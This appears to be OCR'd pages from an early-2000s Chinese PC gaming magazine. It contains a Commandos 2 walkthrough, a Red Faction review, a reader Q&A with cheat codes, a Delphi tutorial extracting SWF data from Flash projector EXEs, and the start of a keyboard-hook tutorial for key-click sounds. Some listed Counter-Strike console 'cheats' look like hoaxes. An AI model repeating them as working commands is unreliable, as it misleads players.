先利用香烟（T）消灭下面的敌人，在军官身上搜到钥匙（其实也没必要）。然后杀上去，先消灭那两个来回移动的，剩下的就容易了。工兵可以用从外边箱子找到的手雷炸开木屋的门（拿着手雷对准门窗会有特殊图标）。进木屋用电台发报（Shift键＋鼠标左键，很多操作都是如此，下面就不重复了），然后将收编的友军NPC们在路口对着最初朝左的方向（以后还有很多武装，你只能命令他们移动以及主动攻击或者被动防御，但是他们开枪不用子弹且射速很快，非常厉害）。工兵在屋内找到遥控炸弹（S）或者地雷（P）在左边路上安好。看见右下角多出来的一个白色按钮么？按下它，路口就会出现德国鬼子，杀光之后还会出现一辆坦克，让它吃炸弹吧！过关。

第一关　群狼之夜

开始只有小偷，先下船（X）向西面（其实就是上）游，在靠南一边上岸。进入旁边较小的屋子，会遇见受伤的友军，对话后得到小狗和机密文件，小狗可以用叫声吸引敌人注意，也可以用来传递物品，队员吹哨子就可以唤回它，还可以把它带在身上。然后出来到较大的屋内找女间谍娜塔莎（7），会碰上屋内的两个敌人，如果是Very Hard难度不要打晕他们，因为本局两人都不能直接杀人，他们很快醒来的话你就没机会了。然后用娜塔莎去关掉路灯和电网（就在同一屋），拿壁柜内的安眠药。两人出门往西走，小偷可以找地方隐蔽，娜塔莎一人去西北方的饭堂。注意不能让军官级的人物发现（戴大沿帽的，嘿嘿！），也不能做特殊的动作（比如跑、趴下等）。把安眠药放到地上木箱内的酒里面，过一会那些人喝了酒就睡着了（安眠药还可以用来制作有麻醉效果的单瓶的酒和狗食），在穿白衣服的那人身上找到钥匙。然后娜塔莎去附近有方烟囱那间屋子打电话，引诱将军从办公室里出来，这下小偷正好拿了钥匙去开门，进去开保险箱拿到解码机和安全文件。娜塔莎到门口小房间内发报，小偷拿着东西到打电话房间偏南的屋子里，躲在床下面就过关了。

在正式的每一关内可以找到一些照片的碎块，如果能将一整张照片的碎块找齐，那么就能进入隐藏关了。

隐藏关一

和训练关一的地形一模一样，只是人员和站位略有不同，打法还是照旧。

第二关 无声杀手

这一关和上一关地点一样，但范围大了许多。首先水

鬼(3)穿潜水衣(D)下船潜水(B),剪掉所有的水雷,接着众人在地图的南边上岸,工兵剪铁丝,扫雷开路消灭沿途的敌人,干掉吉普车旁的军官后让间谍(6)穿上军官的衣服,其他队员只能穿一般士兵的衣服,隐蔽效果和趴下行动一样。下面的事就容易了许多(不过还是比较烦,这一关任务目标太分散),可以开车子直接进入基地内,间谍配合其他队员消灭掉基地内船坞以南在室外巡视的敌人(之前可以利用狗来传递秘密文件)。小心屋顶上的那些狙击手,在他们面前趴下是没有用的。注意收集一下各种炸药,部分工兵身上也有,最好能找齐4个遥控炸弹。在门口发报(需要先消灭里面的敌人,还可去船坞旁边有钟的那间屋),之后会出现一个降落伞符号,按下之后可选择让贝雷降落到哪里。间谍爬上船坞(最大的那个建筑)屋顶,利用毒针或者天降的贝雷干掉所有的人(注意先干掉狙击手,边角上军官手里有烟,要用酒来引诱),从副官身上拿到监狱钥匙。众人溜进船坞。从中间一条路偷袭进去救出船员,然后再杀到监狱对面的房内救出船长,顺道打开船坞的大门和偷取密码。工兵在各目标安好遥控炸弹(3个炮台和一个油罐),上一关联络娜塔莎的房内有鱼雷,可以用定时炸弹来引爆(爆破之后船坞内的敌人是不会有反应的),爆破之后全体人员上潜艇就OK了。



这一关地域广阔,照片很不好找,潜艇上也有很多敌人和道具,要想拿的话,只要先不让全部人上去就可以了。

隐藏关二

赛艇,用键盘控制方向,鱼雷不能碰,游标遇上了会减速。记得要在指定时间内完成一圈。

第三关 白色之死

一出来只有水鬼,杀敌人的时候注意拿屋内的物品,一定要拿铁钩和棉衣(否则会冻死)。杀出潜艇后先小心干掉艇上面的敌人,然后可以跳水游上岸,沿途用香烟诱敌,也可以从正面下艇偷偷爬到工兵所在的地点附近的大屋内,以此为据点慢慢暗杀附近的敌人。扫清之后去联系工兵,之后救贝雷,房间钥匙在屋旁的将军身上。接着潜行到军舰旁,按照任务提示所标明的路标(要养成这个习惯,否则会迷路)拿解码器、文件、救人和炸引擎。先去救间谍他们,这样会简单许多。注意收集道具,特别是棉衣。之后还会让你炸掉战舰上的三门炮,间谍加工兵完全是小意思。坐气球去拿炸弹的任务,需要先把周围的敌人全部肃清才行。最后除了间谍和贝雷之外的人全部回潜艇,中途找一人去刚才做据点的屋内发报,间谍和贝雷拿着解码器、文件等东西溜上飞机。过关啦!

隐藏关三

这关先去偷装甲车,可以利用烟雾弹掩护自己的工兵和司机上车。按住Ctrl再点鼠标可以开炮(当然必须工兵和司机都在),行驶方向还可以用键盘的方向键来控制。先干掉对方会扔手雷的,消灭他们之后装甲车就无敌了。之后沿着路线离开就完事了。

第四关 目标:缅甸

这一关开始打日本鬼子啦!不过日本人站位极差,很轻松从那边的小桥杀到对岸,在寺庙内找到精神领袖。之后小偷会得到一只白老鼠(A),它的叫声可以吸引敌人的注意力。小偷可以从寺庙旁边的爬墙上去,然后放软梯为其他人铺路。一边房顶上有个入口,下去两层可以找到哥卡人。接着溜到胖子的屋子内,和他谈话后在箱子内找到一些武器,将步枪给哥卡人装备上。大佛旁边的高楼上有数个狙击手,用自己的狙击手(2)干掉他们(也可以叫人硬闯入大楼,从内部杀敌,难度高的话记住存档)。电台就在高楼旁边房内的二楼。发电报之前存档,先安排好自己的队员和NPC,之后要一名哥卡人上去发报就可以了。之后那个万恶的日本军官就会出现在大佛前方,还带了大概40多人的部队。布阵的方法有很多,可以用兵加燃烧弹主动封死敌人。我采用的办法是在电台那间一楼内部布阵,狙击手二楼诱敌,等把成小队的敌人杀光之后再杀出去。杀掉军官后除了哥卡人之外全部上小船。任务完毕。

隐藏关四

这关是防御对方的进攻,敌人很多,大概百来人,一定要好好利用友军。狙击手对付对方的投弹手和狙击手。工兵布好地雷等着鱼上钩。一定要注意队员的站位。

第五关 桂河大桥

一出来扫清附近的敌人,小偷可以骑大象,用键盘控制方向。不过用它来过河实在不现实,不如直接走桥上好了。过河之后先去拿炸药。要多多依靠水鬼的飞刀配合香烟和小偷的老鼠,贝雷真的可以退休了,刀也交给水鬼好了。找到炸弹后从梯子下去准备救Guinnes,注意旁边巡逻的。烟和老鼠混合使用诱杀掉那个变态的赤身胖子(他身上有钥匙)和周围的巡逻队。进入关押地点一旁的小木屋,清扫之后让Guinness去看桌上的模型,找到大桥的弱点。把找到的炸弹放到指定的箱子内再去山腰处的电台房发报,就等着看动画吧。

河的西北方的笼子里关着一些犯人,把他们放下来之后要潜水下去再打开笼子,记住不要让人淹死了。过河的路线还有不少,不过水上有鳄鱼,水下有食人鱼(?),游起来实在不爽。

隐藏关五

又是和第一关一样的地形,因为是晚上,变得更加简

单，记住要把探照灯关了。

第六关　萨瓦岛的大炮

首先是去和老水手威尔逊（9）联络，有了他，办事就容易多了。因为被认作野人，敌人不会对他疑心，而他可以通过吹喇叭吸引周围大范围敌人的注意。威尔逊和水手贴着海岸游到东边最近的海岸（否则会吃炮弹）。相互配合杀敌，成功抢滩之后按照指示的方向行走，找炸弹和救飞行员，救飞行员的时候一定要小心，用威尔逊不停地吹喇叭吸引敌人才能成功，之后会得到找钥匙的指令。回到滩头向东进发（配合威尔逊可以躲过去）。从绳梯上去后偏北有一个通往办公室的小门。在办公室里先杀掉走动的敌人，坐着的那些就好对付了。从军官身上拿到钥匙就能打开救飞行员那里的那道门。按指示找到大炮并用炸药爆破（最后有个门需要用在水下沉船中找到的切焊机来打开，用手雷也可以。不过我觉得原路返回比较安全）。接下来是贝雷去办公室旁边的屋子搬金猴子，工兵在有裂缝的墙边装上炸弹炸开出口，众人上飞机，任务完成。记住先清理一下飞机周围的敌人，因为贝雷拿东西的时候没办法隐蔽。

隐藏关六

这一关先不要站在原地，因为不久就会有敌人来巡逻。隐蔽好之后用间谍分割开对方以消灭之。最后3、4个人站在一起的可以用燃烧弹解决。贝雷爬电线去拿扫雷器和钳子，回来放软梯接应其他人。救出工兵后用他扫雷加剪铁丝网。继续消灭敌人，从军官身上拿到密码本后上卡车开溜。

第七关 海防巨人

贝雷躲开敌人的视线，沿着地图边缘前进，基地外围有很多房间，里面有许多敌人和图片，就看你自己拿不拿了。走到“天然汉方”那间屋子和老板交谈，得知娜塔莎的下落，记住在房内拿到女装和狙击枪。然后去“幸福鼠酒店”找娜塔莎，去仓库找工兵和小偷，接下来是混进基地。可以直接让娜塔莎去开停着的卡车，这有个大BUG，她开车撞死人不会引起注意，也没有警报。想混上在仓库接货的卡车的话，千万不要把门口那个搬运工吓跑（不能让他看到地上的尸体），否则不会开车。进去之后到“立入禁止”的房内拿到3枚遥控炸弹。余下的工作是工兵安装炸弹，两个油罐旁边各一颗，坦克旁边也可以放一颗，千万小心航母和油桶上的狙击手。娜塔莎脱下女装之后可以使用狙击枪，在侧面消灭掉他们吧！在军舰旁的房子内可找到反坦克火箭（两发，需要小偷开锁）。吊车旁的一群海军实在讨厌，爆破之后马上赏他们一记火箭吧（或者早就把他们撞死了）。小偷沿着吊车爬上航母，在狙击手站的位置放下梯子（这回是Shift+鼠标左键，别弄错了）。全体上船躲到集装箱内结束。



隐藏关七

这关在航母上，没什么好说的，找到钳子之后剪掉除白色飞机之外的所有飞机尾翼，然后坐飞机走人。

第八关 拯救大兵斯密斯

一出来就剩下小偷了，直接翻墙到旁边房子3楼的窗户，进去救出贝雷，然后开始暗杀行动，接着依次去救工兵和狙击手。这地方比较难，因为对方站得很密集。有种拼命的办法就是用一人拿机枪在门口自动防御（X），另一人在窗口开枪诱敌。记着存档，很容易死。贝雷配合老鼠有很小的几率可以从电线直接爬过去，所以一切还是小心。救出3人之后过河（或者过桥），先用狙击手干掉对方的狙击手。之后狙击配合手雷可以干掉所有的敌人（会有很多狙击枪子弹的，但记住要沿着地图边缘进攻）。之后用小偷爬进阵地给斯密斯疗伤，带他出来，到救狙击手那间的地下室，小偷偷出密码本，史密斯发报，图片不全的话立刻过关。

找齐图片发报之后立刻会受到敌人的猛攻，所以之前一定要埋伏好，工兵要拿到反坦克导弹对付对方的坦克。至于怎么埋伏，我这儿恐怕是写不下了，哈……

第九关 寇荻斯城堡

这一关，真是无聊，我都不想写了，即简单又浪费时间。先用贝雷按照狙击手、间谍、司机的顺序汇合，途中会需要消灭对方墙上的狙击手。接下来就是按照任务指示的路标一直走，除了餐厅内的人全部可以消灭掉。在衣服内拿到3件东西组合后拿去发报，顺便到监狱扒德国鬼子的皮给囚犯穿上（人有四五十个，真无聊）。然后原路返回坐上气球，跑……

隐藏关八

坦克大战，没什么好说的，赢定的。

第十关 巴黎在燃烧

别看这关人多，其实我看最简单的就是这一关了。用3个人就可以过关。先在地铁站内杀敌，给间谍找一身副官的衣服，然后间谍开来卡车藏好司机和工兵去坦克处。两人上了坦克就天下无敌了。杀吧！肃清了之后工兵拆掉德军驻楼内的引爆装置。在拿了钥匙从东门（写着E）那儿进去，坐电梯，杀敌，发报，通关……

隐藏关九

先干掉对方狙击手，然后小偷去拿东西，顺便带回狙击枪子弹，杀光敌人坐吉普车跑路。

盟军敢死队2就这么结束了，感觉短了不少，而且正式关越到后面越简单，真有些莫名其妙。CF

精品赏析类

□游侠创作室 HAPIII

《红色派系》





火星矿场、垄断企业、残酷压榨、忍无可忍、揭竿而起……是不是觉得特别熟悉？施瓦辛格主演的科幻巨片《全面回忆》(Total Recall)讲述的就是这样的故事，这一切同样出现在最新的动作游戏《红色派系》(Red Faction)中，只不过剧情不如影片那么曲折离奇。在《红色派系》里面，玩家扮演的是一名饱受压榨的Ultor公司矿工，驻扎在红色行星上，在一次神秘的事故中，Ultor公司竟然不顾矿工们的死活，于是矿工们群起反抗，决心要弄清事件的真相。



作为一个第一人称动作游戏，游戏的背景也许是可有可无的，游戏的内容无非就是不停地向前冲杀，寻找过关的入口和关键道具。事实上在这个游戏中几乎就不用了解任何剧情，只需要杀死所有敌人，进入每一扇门就能轻易地找到下一个场景，万一玩家遗漏了某些关键步骤，系统也会及时提示的。没有繁琐的机关设置，也没有很复杂的迷宫，游戏的进程基本是单线的，即便偶尔出现两条行进路线，玩家很快就会发现其中一条是死路。

喜爱《命运战士》(Soldier Of Fortune)的玩家会欣喜地看到一个同样刺激的杀戮游戏，总共15种武器会对敌人的躯体造成各种各样的伤害，比如电磁机械臂在贴身肉搏时能够将敌人一击毙命，手枪、散弹枪能把敌人射成蜂窝状，火箭炮能把敌人的肢体彻底粉碎，火焰喷射器能把敌人变成烤乳猪，定时炸弹当然就能毁天灭地了。另外，玩家还能够利用一些重型武装交通工具，不过实际用途不是很大，还是属于华而不实的噱头。武器的选择方面设计得比较差，系统将武器归成几个大类，然后在大类里面再进行具体排列，这样就使得切换武器的时候必须按顺序经过每一种武器，而不能直接跳到下一个大类，很不方便。

《红色派系》的游戏难度可以在"困难"、"普通"、"简单"之间选择，总体难度不算高，而其中的区别也就是敌人的射击速度、命中率相对较高，因此喜欢体验杀戮快感而不是自虐的玩家还是选择"简单"比较适宜。在"简单"难度条件下是不用担心弹尽粮绝而被敌人杀死的，到处能找到子弹和医疗包，玩家可以尽情地疯狂扫射。敌人的人工智能体现在灵活地躲闪，一旦和玩家交上火就会不停地移动，很难瞄准。如果玩家不移动枪口在原处等着的话，敌人居然也不会跑回来，但是只要玩家移动枪口，他就会跑回原处，这除了作弊就无法解释了。

游戏引擎采用了Geo-Mod技术，开发者曾声称这种技术能够模拟最真实的场景破坏，不同的武器对场景造成的破坏是不同的，几乎所有的道具模型都可以破坏。从游戏的实际效果来看，开发者没有吹牛，只是他没有说一个场景中究竟有多少3D模型。游戏中可以破坏的物体除了特定道具以外，基本上就只有最普通的照明灯、监视器了，绝大多数场景部分都是2D的背景画面，当然不可能被破坏。包括开发者曾标榜的'游戏允许玩家击穿任何墙体，在门之外创造其他的通道'在游戏中并没有出现，玩家还是得寻找固定的出入口。这个其实很容易理解，真的把四面的墙壁都打碎了，屋顶是塌下来好呢还是继续悬在空中？游戏的真实性和游戏性很难完全统一。

画面的流畅性无可挑剔，不需要很高的硬件配置就可以上到最佳的分辨率，人物动作非常自然，外形也很逼真。游戏中的灯光表现效果一流，由于完全是室内场景，各种灯光错综复杂，照射角度和光照强度在人物移动和固定道具的掩映下实现了即时演算，真实性非常强。3D贴图的错误很少看到，不过偶尔也会有尸体嵌在墙内的现象。游戏的亮度偏暗，尽管可以调节Gamma值，但是处于某些山洞、通道中时还是根本分不清前后左右，连退回去都困难。开发者完全可以增加一种照明工具，在同类游戏中是很常见的。人物移动时的视角处理得很好，不会丢失目标或迷失方向，惟一欠缺的是下楼梯时不容易掌握角度，一不小心就会掉下去。游戏的声效无可挑剔，方位感强烈，有些时候无法看到敌人的位置，通过辨别射击声的方向就能找到敌人。其他的音效如流水、机械轰鸣、敌人的叫喊、脚步声等等，无不清晰可辨。



总体而言，这是近期难得的一个动作游戏佳作，既有良好的视听效果，又具有极佳的游戏性。玩家只要能确信自己的性格不会因为一个游戏而发生根本性的转变，就应该享受一下《红色派系》的动作快感。CF

制作公司:Volition
发行公司:THQ
游戏类型:第一人称动作
上市时间:2001年9月
基本配备:Pentium II 300，64M RAM，Windows 95/98/2000/Me

评分	
游戏画面	8.5
游戏音效	9.0
操作性	8.5
游戏性	9.2
推荐程度	8.8

游戏问答



□北京 游虾

1. 读者 toto 来 E-mail 问：在玩《生化危机 3》的时候，在游戏过程中的存档是存档 2，但是在提取游戏进程时是存档 1，游戏无法继续。请问为什么？

答：这位朋友的问题有些奇怪，按照正常的情况下是不会发生这种错误的，如果这位玩家存档及提取存档的步骤方法完全正确，这里有一个可能性，就是因为玩家使用 FPE 类游戏修改器对游戏进行修改，致使部分程序出现错误，无法正常读取。如果是购买正版游戏，建议向游戏代理商询问。

2. 读者 skyuser 来 E-mail 问：最近在玩一个比较老的游戏《生化危机》，遇到许多麻烦，还望多多帮忙，并可否给我它的秘技！

答：这个游戏的确比较老，不过不失为一款经典好游戏，以下是游戏的一些秘技：在开门时按“M(地图)”即可实现生化危机快速开门法；换衣服，用两个角色完成游戏，并且游戏评价为“A”(会得到一把钥匙)。然后存入进度，接着取出刚刚存入的进度，去那个有大镜子的房子，上二楼打开后面锁着的门，这样你就可以从壁柜里找到新衣服了；在不存档的情况下完成游戏将得到火箭筒。

3. 读者张炫超来 E-mail 问：《金庸群侠传 Online》在输入账号和密码时显示不出，无法进行游戏，我用的是 WinMe，请问有没有关系？怎么解决？

答：在 WinMe 上是可以正常运行的，你可以看我提供的具体进行游戏的方法，看看自己有没有错误。当你正常安装之后，执行「Chinesegamer」下的「JYOnline」快捷路径便可以进入游戏。进入游戏时可以看到「注意事项、储值点数、进入游戏、离开游戏」四个选项，请点选「进入游戏」后就可以进入游戏。然后选择所要使用的更新服务器，更新完毕后请选择所要进入的服务器，然后输入你的游戏账号及密码。具体可以参看 http://www.online-game.com.cn/jy/index.html，或者询问游戏公司。

4. 读者徐磊来信问：我是一名热忠于玩网络游戏的人。尤其是《网络创世纪》这个游戏。在这里我想问一下。国内有正版的《网络创世纪》卖吗？国内有官方网站吗？有的话 IP 是多少？

答：这款游戏是出色的在线 RPG 游戏，可惜的是目前国内还没有代理商引进国外的正版《网络创世纪》，当然国内也没有相应的官方网站了。

5. 读者瀚来信问：关于《半条命》这一系列的游戏，其基本操作是否都一样呢？在《反恐精英》中是否有什么秘技？

答：据我所知，《半条命》系列游戏的操作有相似的地方，当然并非都完全一样，具体可以看这些系列中每款游戏的操作设置。另外，《反恐精英》中有不少秘技，首先进入服务器主机的平台模式（按 ` 键），然后输入 sv_cheats 1 启动作弊模式。然后输入 changelevel 地图名称，这样以后就可以输入以下的密码了：

密码	功能
give spaceweapon_awp	得到极地狙击枪
sv_aim	狙击枪自动瞄准
sv_gravity [-999~999999]	重力改变
lambert -1.0001	夜视能力
cl_hidefrags 0	看见别人的杀敌数
cl_forwardspeed 999	前进加速
cl_backspeed 999	后退加速
cl_sidespeed 999	左右平移加速
+reload	自动填弹
-reload	关闭自动填弹功能
mp_c4timer [1~100]	设定 C4 炸弹
sv_clienttrace 9999	启动超级自动瞄准功能
adjust crosshair	改变准星颜色
impulse101	金钱增加 16000
timeleft	显示这张地图还剩多少时间

(由于 CS 各个版本的差异及服务器端设置的不同，可能会影响以上部分秘技的使用)

6. 济南的读者华子来 E-mail 问：在玩《盟军敢死队之使命召唤》，我怎么过也过不去了，望您可怜可怜我吧！有什么秘技攻略的请告诉我吧（我快死了）！

答：我看没有这么严重吧，现在就马上给你一些秘技如下：

过关密码：

第 1 关：ying Light：没有

第 2 关：The Asphalt Jungle：8K2IX

第 3 关：Dropped out of the Sky：9R291

第 4 关：THor's Hammer：44G9J

第 5 关：Guess who's coming tonight：4HSAB


第 6 关：Eagle's Nest：J8TSN

第 7 关：The Great Escape：LUK2L

第 8 关：Dangerous Friendships：DUSLZ

在游戏中输入字符串“GONZO1982”(不包括引号，如果密技无用，改输入“GONZOOPERA”）后再同时按下以下组合键便可获得相应密技功能：

组合键	功能
Shift + V	敌人看不见你
Shift + X	远距离输送（用你的鼠标确定地点）
Ctrl + I	无敌
Ctrl + Shift + N	结束当前任务
F9	有关地型的信息
Shift + F4	追踪敢死队员
Ctrl + F9	显示 Debug 输出
Alt + F11	帮助



从问题到结果
——EXE2SWF的开发手记

□北京 Daffodil

随着Macromedia Flash 5的闪亮推出，Flash在网络多媒体应用方面已经占据了不可动摇的地位，再加上中国闪客们的无私劳动，许多经典歌曲，比如“东北人”、“第一次”等等都有了Flash版本的MTV，真是别有一番情趣。然而，网络上许多Flash作品都是EXE形式的，虽然方便了没有安装Flash插件的朋友，但是EXE形式的Flash不能用于网页制作，更不用说分析Action什么的了。由于手边没有免费的EXE2SWF工具，于是决定自己DIY一个，一显Programmer本色！

一、开发工具

我用到的开发工具有Delphi6，最好用的RAD工具；UltraEdit，强大的16进制编辑工具；ShowGood三国系列中的财神到.swf、桃源结义.swf、神啊救救我吧.exe、割须弃袍.exe；最后就是思考，最有力也是最根本的工具。^_^

二、基本思路

首先我设想了一个基本思路：EXE形式的Flash包含两部分，Flash播放器和跟在播放器后面的Swf文件，因为BMP2EXE、MP32EXE等软件都是这么做的。是不是这样呢？我们动手看一看吧！

用UltraEdit打开“财神到.swf”和“桃源结义.swf”分析文件头，非常明显，文件头都包括相同的ASCII码“FWS”，估计这是Flash文件的标识符。用UltraEdit打开“神啊救救我吧.exe”，文件全长1183046字节。按下Ctrl+F调出搜索对话框，在Find What后填入“FWS”并且勾上“Find ASCII”，搜索。果不其然，在5c000处找到了“FWS”，接着的部分也和“财神到.swf”中的非常相似，可见假设很有可能是正确的。顺藤摸瓜，查看两个.swf文件的文件尾，都是若干个00加上40 00 00 00的形式，然而“神啊救救我吧.exe”的文件尾却是若干个00加上40 00 00 00再加上120d3e处的56 34 12 FA 3E 4D 0C 00。最后这八个字节会是什么呢？再打开“割须弃袍.exe”，发觉它的最后八个字节是56 34 12 FA 82 F5 12 00。聪明的你一定猜到56 34 12 FA是EXE形式Flash文件的标识符了吧？经过检查其他EXE形式的Flash，事实证明了这个猜测是正确的。至于3E 4D 0C 00是什么呢？不妨把它当作一个32位整数，注意到低字节和高字节的逆序，3E 4D 0C 00就应该等于00 0C 4D 3E，也就是十进制的806206。OK！至此我们已经获取了足够多的信息，接着就看看有什么巧合吧！颠来倒去，不难发现，把“神啊救救我吧.exe”中swf部分的结束地址120d3e减去起始地址5c000，不就正好得到806206？

接下来要办的事情就简单了，我们动手证实一下。还是利用UltraEdit，把5c000至120d3e之间的数据粘贴出来，保存为一个.swf文件，用IE打开一看，这不就是久违了的陈小春的歌吗（如图1）？呵呵，大功告成！



图1

顺便说一句，如果好奇的话，你还可以把0至5c000的数据直接保存成.exe文件看看，呵呵，惊奇吧，就是Flash 5中的Standalone Player（如图2）！




图2

三、编写程序

在正式编写程序之前，我想先花一些时间介绍Delphi中的文件流操作。如果你已经对这个非常熟悉了，可以跳过去，直接阅读后文的代码。否则，请花一点时间看一看，这对于你阅读下面的代码非常有帮助。

在Delphi中，所有流对象的基类为TStream类，其中定义了所有流的共同属性和方法。那什么是流呢？简单来说，流就是建立在面向对象基础上的一种抽象的处理数据的工具。流中定义了一些处理数据的基本操作，如读取数据、写入数据等，程序员只是面对流进行所有操作的，不用关心流的另一头数据的真正流向。我们程序中将要使用TFileStream，它是TStream最常用的派生类。使用TFileStream操作文件要比Object Pascal基本文件操作方便得多。TFileStream的基本操作是这样的：首先create一个实例，然后用try...finally TFileStream.free的格式操作，“...”部分可以用TFileStream的ReadBuffer、Seek、

WriteBuffer、CopyFrom方法来操作文件流。此外，流不但可以处理文件，还可以处理动态内存、网络数据等多种数据形式。编写程序时善加利用流，将会大大提高编程的效率。

好了，现在让我们正式开工。首先我们先设计窗体。打开Delphi，首先在窗体上添加两个Button、两个Edit、一个OpenDialog以及若干个Label工具，界面设计以及控件Name属性都请参考图3，其他的采用默认值。




图3

btnOpen是用来打开硬盘上EXE形式的Flash文件的，双击之，添加如下的代码：

```
procedure TForm1.btnOpenClick(Sender: TObject);
begin
  // 通过OpenDialog让用户选择EXE形式的Flash
  if OpenDialog.Execute then
  begin
    edtSourceExe.Text := OpenDialog.FileName;
    // 自动生成.swf格式的文件名，方便用户
    edtTargetSwf.Text := ChangeFileExt(edtSourceExe.Text, '.swf');
  end;
end;
```

btnConvert是用来转换文件格式的按钮，双击之，添加如下代码：


```
procedure TForm1.btnConvertClick(Sender: TObject);
var
  // 分别处理EXE、SWF文件的文件流
  SourceStream, DestinyStream: TFileStream;
  // SWF文件的大小
  SwfFileSize: Cardinal;
begin
  // 打开EXE形式的源文件
  SourceStream := TFileStream.Create(edtSourceExe.Text,
fmOpenRead or fmShareExclusive);
  try
    // 读取文件标志
    SourceStream.Seek(- 2 * sizeof(integer), soFromEnd);
    SourceStream.ReadBuffer(SwfFileSize, sizeof(integer));
    // 判断读到的文件标志是否和FA123456相同
    // 借此判断是否是Macromedia官方格式的Flash文件
    if SwfFileSize = $FA123456 then
    begin
      // 读取SWF文件的大小
      SourceStream.ReadBuffer(SwfFileSize, sizeof(SwfFileSize));
      SourceStream.Seek(- SwfFileSize - 2 * sizeof(integer),
soFromEnd);
      // 打开目标SWF文件
      DestinyStream := TFileStream.Create(edtTargetSwf.Text,
fmCreate);
      try
        // 从EXE文件流中读取数据
        DestinyStream.CopyFrom(SourceStream, SwfFileSize);
        ShowMessage('File has been converted successfully!');
      finally
        // OK，释放文件流
        DestinyStream.Free;
      end;
    end
    else
      ShowMessage('Unknown type of executable flash file!');
  finally
    // OK，释放文件流
    SourceStream.Free;
  end;
end;
```

程序比较简单，参考代码中的注释，相信程序很好理解。现在按下F9运行，打开一个EXE形式的Flash文件，按下Convert键，相应的SWF形式的Flash便生成了，我们的目的也就达到了。原理分析清楚了，再做一个SWF2EXE也是很简单的事情，只需要在文件头部依次追加Macromedia Flash 5中的Standalone Player、SWF文件、FA123456标志以及SWF文件长度即可。下面给出简单的示例代码，仅供参考：

```
function Swf2Exe(Source, Destiny, Linker: string): string;
var
  // Source、Destiny、Linker分别是swf、exe和Standalone
Player的文件名
  SourceStream, DestinyStream, LinkStream: TFileStream;
  flag: Cardinal;
  SwfFileSize: integer;
begin
  result := 'something error';
  // 建立EXE文件
  DestinyStream := TFileStream.Create(Destiny, fmCreate);
  try
    // 追加Standalone Player
    LinkStream := TFileStream.Create(Linker, fmOpenRead or
fmShareExclusive);
    try
      DestinyStream.CopyFrom(LinkStream, 0);
    finally
      LinkStream.Free;
    end;
    // 追加SWF文件
    SourceStream := TFileStream.Create(Source, fmOpenRead or
fmShareExclusive);
    try
      DestinyStream.CopyFrom(SourceStream, 0);
      // 追加FA123456标志
      flag := $FA123456;
      DestinyStream.WriteBuffer(flag, sizeof(integer));
      // 追加SWF文件长度
      SwfFileSize := SourceStream.Size;
      DestinyStream.WriteBuffer(SwfFileSize, sizeof(integer));
      result := '';
    finally
      SourceStream.Free;
    end;
  finally
    DestinyStream.Free;
  end;
end;
```

至此，SWF与EXE互相转换的程序全部完成了。程序能够正确识别Flash4以及Flash5生成的EXE形式的Flash文件。不可否认，这个程序也不是万能的，网络中仍然存在一些非Macromedia官方的EXE形式的Flash文件。如果你掌握了文件分析的本领，那么这应该也不是什么难事吧？

程序在Delphi6、Windows98/2000下调试通过。CF



击键发声程序

□山东　崔玖

曾经有一台惠普品牌机放在我的面前我没有珍惜，现在想起来却追悔莫及，那都是因为："她"击键时能够发声，换言之，我们按下键盘上的任意一个键它都会在小喇叭中发出"嘟"的一声，时时刻刻提醒我是否有效地按下了键，多么体贴的功能啊！

有的输入法也能够提供软件实现的击键发声功能，有的键盘增强工具还可以在按下 Caps Lock 等键时根据该键的不同状态发出不同的声音。有没有想过自己制作这样的软件？其实实现原理非常简单，就是用钩子函数在按下键的时候，在任何程序收到击键事件之前，将键盘事件截获，然后你想干什么都可以，发声？播一段音乐？启动一个软件(也就是实现不同的热键启动不同的程序，但这与定义系统热键不一样，因为定义系统热键的函数只能定义有限的几个热键，而这种方法甚至可以用一个击键序列启动软件)，试过按下"notepad 回车"就启动记事本这种效果吗？反正，只要截获了系统按键事件，有很多神奇的功能都可以实现。我就是对击键发声感兴趣，所以就写了一个。你知道吗，我现在写这篇文章的时候就运行着这个程序，一边打字，一边听着"嗒嗒"的击键声，真的很爽！

如果你注意阅读Windows SDK的帮助信息，就会发现一个重要的 API 函数：SetWindowsHookEx()，这个函数可以将你自己定义的函数加入到系统钩子链中，实现截获击键、鼠标事件甚至是窗口事件等等在Windows中发生的事件。如果你在一段时间内截获了足够多的事件序列，就可以记录下这段时间Windows到底干了什么事情，甚至将干过的事情重演一遍，这就是"宏记录器"等类似软件的原理。

我们来看一下SetWindowsHookEx()的使用方法：

SetWindowsHookEx(要截获的事件类型，截获事件后的处理函数（回调函数），程序的实例句柄，进程的ID号)

截获的事件类型包括很多，具体定义你可以查看 Windows SDK 帮助(C++ Builder中就有)，这里我们要截获击键事件，所以就是WH_KEYBOARD。

你必须定义一个回调函数，这个函数作为一个钩子函数被系统注册，一旦发生击键事件，这个函数会首先截获击键事件。函数类型如下：

int CALLBACK KeyboardProc(int code，WPARAM wParam，LPARAM lParam)

这个函数的三个参数包含了当前击键的信息，因为我们只关心是否击下了键，然后就发声，所以就不理会这些参数的意义，你感兴趣的话，自己研究啦。

至于程序的实例句柄，我们只要使用 VCL 内置的HInstance类型就可以了。进程的ID号可以为0。

当然，可别自以为是地认为系统中只有你一个击键事件的钩子函数，虽然大多数情况是这样。假如碰巧除了你的程序还有别的程序也加入了系统击键钩子链，你必须在截获击键事件并处理之后，将事件再传递给下面的钩子函数，否则你的程序一运行，人家的软件就不好使了，那岂不是你的程序兼容性不好？上面的SetWindowsHookEx()函数会返回旧的钩子函数的地址，你要在回调函数中使用下面的API函数，将击键事件传递给它。

CallNextHookEx(旧的钩子函数地址，code，wParam，lParam)

你看到了，这里四个参数，第一个就是返回的旧的钩子函数的地址，剩下的三个就是你自己定义的回调函数的那三个参数。

别忘了，在程序结束之前，将自己从击键事件钩子链中退出：

UnhookWindowsHookEx(旧的钩子函数地址)

